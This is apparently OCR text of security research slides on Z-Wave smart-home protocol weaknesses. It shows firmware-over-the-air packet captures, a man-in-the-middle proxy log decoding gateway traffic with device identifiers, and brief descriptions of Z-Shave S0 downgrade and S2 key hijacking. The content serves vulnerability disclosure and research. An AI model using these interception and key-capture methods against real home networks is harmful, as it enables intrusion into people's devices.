
FOTA (FIRMWARE UPDATE OVER THE AIR)

S0 products should only receive S0 FOTA commands and ignore Nonce FOTA commands.



FOTA (FIRMWARE UPDATE OVER THE AIR)

But we also found a response to Nonce FOTA.



FOTA (FIRMWARE OVER THE AIR)


Source	Destination	Home Ic	Data	Application	Hex Data
001	028	CB C7 B8 8F	Singlecast①	Firmware Md Get	CB C7 B8 8F 01 81 00 0E BA 1C 7A 01 C3 54
028	001	CB C7 B8 8F	Ack		CB C7 B8 8F 1C 03 00 0C BA 01 57 37
028	001	CB C7 B8 8F	Singlecast②	Firmware Md Report	CB C7 B8 8F 1C 81 00 14 04 01 7A 02 01 8C 42 08 9E
001	028	CB C7 B8 8F	Ack		CB C7 B8 8F 01 03 00 0C 04 1C FD 6E
001	028	CB C7 B8 8F	Singlecast③	Firmware Update Md Request Get	CB C7 B8 8F 01 81 00 16 BB 1C 7A 03 01 8C 42 08 9E
028	001	CB C7 B8 8F	Ack		CB C7 B8 8F 1C 03 00 0C BB 01 64 06
028	001	CB C7 B8 8F	Singlecast④	Firmware Update Md Request Repo	CB C7 B8 8F 1C 81 00 0F 05 01 7A 04 FF 7D A1
001	028	CB C7 B8 8F	Ack		CB C7 B8 8F 01 03 00 0C 05 1C CE 5F
028	001	CB C7 B8 8F	Singlecast⑤	Firmware Update Md Get	CB C7 B8 8F 1C 81 00 11 06 01 7A 05 01 00 01 3E 2F
001	028	CB C7 B8 8F	Ack		CB C7 B8 8F 01 03 00 0C 06 1C 9B 0C
001	028	CB C7 B8 8F	Singlecast⑥	Firmware Update Md Report	CB C7 B8 8F 01 81 00 3A BC 1C 7A 06 00 01 02 02 D
028	001	CB C7 B8 8F	Ack		CB C7 B8 8F 1C 03 00 0C BC 01 FD 91
028	001	CB C7 B8 8F	Singlecast	Firmware Update Md Get	CB C7 B8 8F 1C 81 00 11 07 01 7A 05 01 00 02 B6 2E
001	028	CB C7 B8 8F	Ack		CB C7 B8 8F 01 03 00 0C 07 1C A8 3D
001	028	CB C7 B8 8F	Singlecast	Firmware Update Md Report	CB C7 B8 8F 01 81 00 3A BD 1C 7A 06 00 02 FF FF FF
028	001	CB C7 B8 8F	Ack		CB C7 B8 8F 1C 03 00 0C BD 01 CE A0

Report Number 2 is Order of the Firmware Data

Report number 2: 01
Data: 02 02 DF 02 18 03 41 00 B8 00 22 02 18 0B 22 22 22 FF FF 02 18 13 E4 FF E1 BC FF 02 18 1B 75 C8 01 22 FF 02 18 23 FF FF
Checksum: 7D 1F


Report number 2: 02
Data: FF FF FF 02 18 2B FF FF FF FF FF 02 18 33 FF FF FF FF FF 02 18 3B FF FF FF FF FF 02 18 43 FF FF FF FF FF 02 18 4B FF FF
Checksum: A4 65

REMOTE ADD MODE CONTROL



REMOTE ADD MOD


Possible attacks on typical Z-Wave ne



Server


Router

```
Terminal
5:33:57.739 44121 [../Server/ServerExample.cpp:157] Now listening on 0.0.0.0:9081
5:33:57.739 44121 [../Server/ServerExample.cpp:161] New connection
5:35:58.245 44121 [../Server/ServerExample.cpp:164] waitForNewConnection
5:35:58.246 44121 [../Server/ServerExample.cpp:91]  proxy client = 0x1d39610 0x1d39660
5:35:58.246 44121 [../Server/ServerExample.cpp:167] csThread =  0x1d39660
5:35:58.246 44121 [unknown:0] QObject::moveToThread: Cannot move objects with a parent
5:35:58.247 44133 [../Server/ServerExample.cpp:97]  proxy client22 = 0x1d39610 0x1d39660
5:35:58.247 44133 [../Server/ServerExample.cpp:98] run
5:35:58.247 44133 [../Server/ServerExample.cpp:100] 1
5:35:58.247 44133 [../Server/ServerExample.cpp:102] 2
5:35:58.247 44133 [unknown:0] QObject: Cannot create children for a parent that is in a different thread.
(Parent is QSslSocket(0x1d39610), parent's thread is QThread(0x1cdcfe0), current thread is QThread(0x1d39660)
5:35:58.247 44133 [../Server/ServerExample.cpp:104] connectToHostEncrypted
5:35:58.351 44133 [../Server/ServerExample.cpp:114] scThread =  0x7f5d1c00bff0
5:35:58.352 44133 [unknown:0] QObject: Cannot create children for a parent that is in a different thread.
(Parent is QNativeSocketEngine(0x1d2de60), parent's thread is QThread(0x1cdcfe0), current thread is QThread(0x1d39660)
 cs 41
00 00 00 25 11 01 00 25 60 6F 00 00 01 66 EF E3 92 56 00 00 00 00 00 00 00 00 00 00 00 00 00 ...%...%`o...f...V.............
00 00 00 00 03 00 00 00 00
 sc 149
00 00 00 91 11 01 00 23 A0 6F 00 00 01 66 EF E3 92 56 00 00 00 00 00 00 00 00 00 00 00 00 00 .......#.o...f...V.............
00 00 00 00 03 00 64 7B 22 67 77 56 65 72 22 3A 22 30 31 2E 30 30 22 2C 22 67 77 41 64 61 70 56 ......d{"gwVer":"01.00","gwAdapV
65 72 22 3A 22 30 31 2E 31 30 22 2C 22 6D 73 67 48 65 61 64 56 4F 22 3A 7B 22 6D 61 70 48 65 61 er":"01.10","msgHeadVO":{"mapHea
64 65 72 45 78 74 65 6E 73 69 6F 6E 22 3A 7B 7D 7D 2C 22 72 65 73 70 43 64 22 3A 22 31 30 30 22 derExtension":{}},"respCd":"100"
2C 22 72 65 73 70 4D 73 67 22 3A 22 53 55 43 43 45 53 53 22 7D
5:36:00.876 44134 [unknown:0] QSocketNotifier: Socket notifiers cannot be enabled or disabled from another thread
5:36:00.876 44134 [unknown:0] QSocketNotifier: Socket notifiers cannot be enabled or disabled from another thread
 cs 221
00 00 00 D9 11 01 00 25 60 E0 00 00 01 66 EF E3 93 3D 00 00 00 00 00 00 00 00 00 00 00 00 00 .......%`....f...=.............
00 00 00 00 03 00 00 00 00 7B 22 65 78 74 72 53 79 73 49 64 22 3A 22 48 4F 4D 45 5F 49 4F 54 22 .........{"extrSysId":"HOME_IOT"
2C 22 63 6F 6D 6D 43 68 49 64 22 3A 22 30 30 31 30 22 2C 22 64 65 76 49 64 22 3A 22 43 5F 30 38 ,"commChId":"0010","devId":"C_08
35 44 44 44 42 32 35 44 39 37 22 2C 22 61 74 68 6E 52 71 74 4E 6F 22 3A 22 31 44 46 37 30 35 42 5DDDB25D97","athnRqtNo":"1DF705B
37 30 42 33 41 37 46 46 35 44 33 42 43 45 37 33 31 43 33 39 31 38 41 39 30 22 2C 22 64 65 76 46 70B3A7FF5D3BCE731C3918A90","devF
72 6D 77 72 56 65 72 22 3A 22 31 2E 30 30 2E 32 30 22 2C 22 64 65 76 46 72 6D 77 72 56 65 72 4E rmwrVer":"1.00.20","devFrmwrVerN
6F 22 3A 31 30 30 32 30 2C 22 70 72 6F 74 43 64 22 3A 22 30 30 30 30 30 30 31 37 22 7D
 sc 166
00 00 00 A2 11 01 00 23 A0 E0 00 00 01 66 EF E3 93 3D 00 00 00 00 3B A2 3A 91 00 00 00 00 00 .......#.....f...=....;.:.....
00 01 00 00 03 00 64 7B 22 61 74 68 6E 52 71 74 4E 6F 22 3A 22 31 44 46 37 30 35 42 37 30 42 33 ......d{"athnRqtNo":"1DF705B70B3
41 37 46 46 35 44 33 42 43 45 37 33 31 43 33 39 31 38 41 39 30 22 2C 22 61 74 68 6E 4E 6F 22 3A A7FF5D3BCE731C3918A90","athnNo":
22 30 30 30 30 30 30 30 30 33 42 41 32 33 41 39 31 30 30 30 30 30 30 30 30 30 30 30 30 30 30 "000000003BA23A91000000000000000
31 22 2C 22 72 65 73 70 43 64 22 3A 22 31 30 30 22 2C 22 72 65 73 70 4D 73 67 22 3A 22 53 55 43 1","respCd":"100","respMsg":"SUC
43 45 53 53 22 7D
5:36:00.993 44134 [unknown:0] QSocketNotifier: Socket notifiers cannot be enabled or disabled from another thread
5:36:01.000 44134 [unknown:0] QSocketNotifier: Socket notifiers cannot be enabled or disabled from another thread
 cs 41
00 00 00 25 11 01 00 25 60 E7 00 00 01 66 EF E3 DA 2E 00 00 00 00 3B A2 3A 91 00 00 00 00 00 ...%...%`....f........;.:.....
00 01 00 00 03 00 00 00 00
 sc 75
```



Controller

ARP



Attacker

IP : Server -> SSL Server

S2

S0 → S2 : Added new features


By Exchanging the network key using ECDH, even if sniffing is performed, the key can not be taken.

However, after the key was exchanged, a symmetric key has been used, like S0

And a Vulnerability called Z-Shave was announced in May.

Z-Shave


Attacker can spoof the S2 key exchange frame with the S0 key exchange Frame to capture the network key.



S2 Key Hijacking

When a controller enters ADD mode,

Attacker can do pairing before the node.



Thank You

Team WYP - Best of the Best 7th

Thanks to - Anesra, Gilgil, Hojin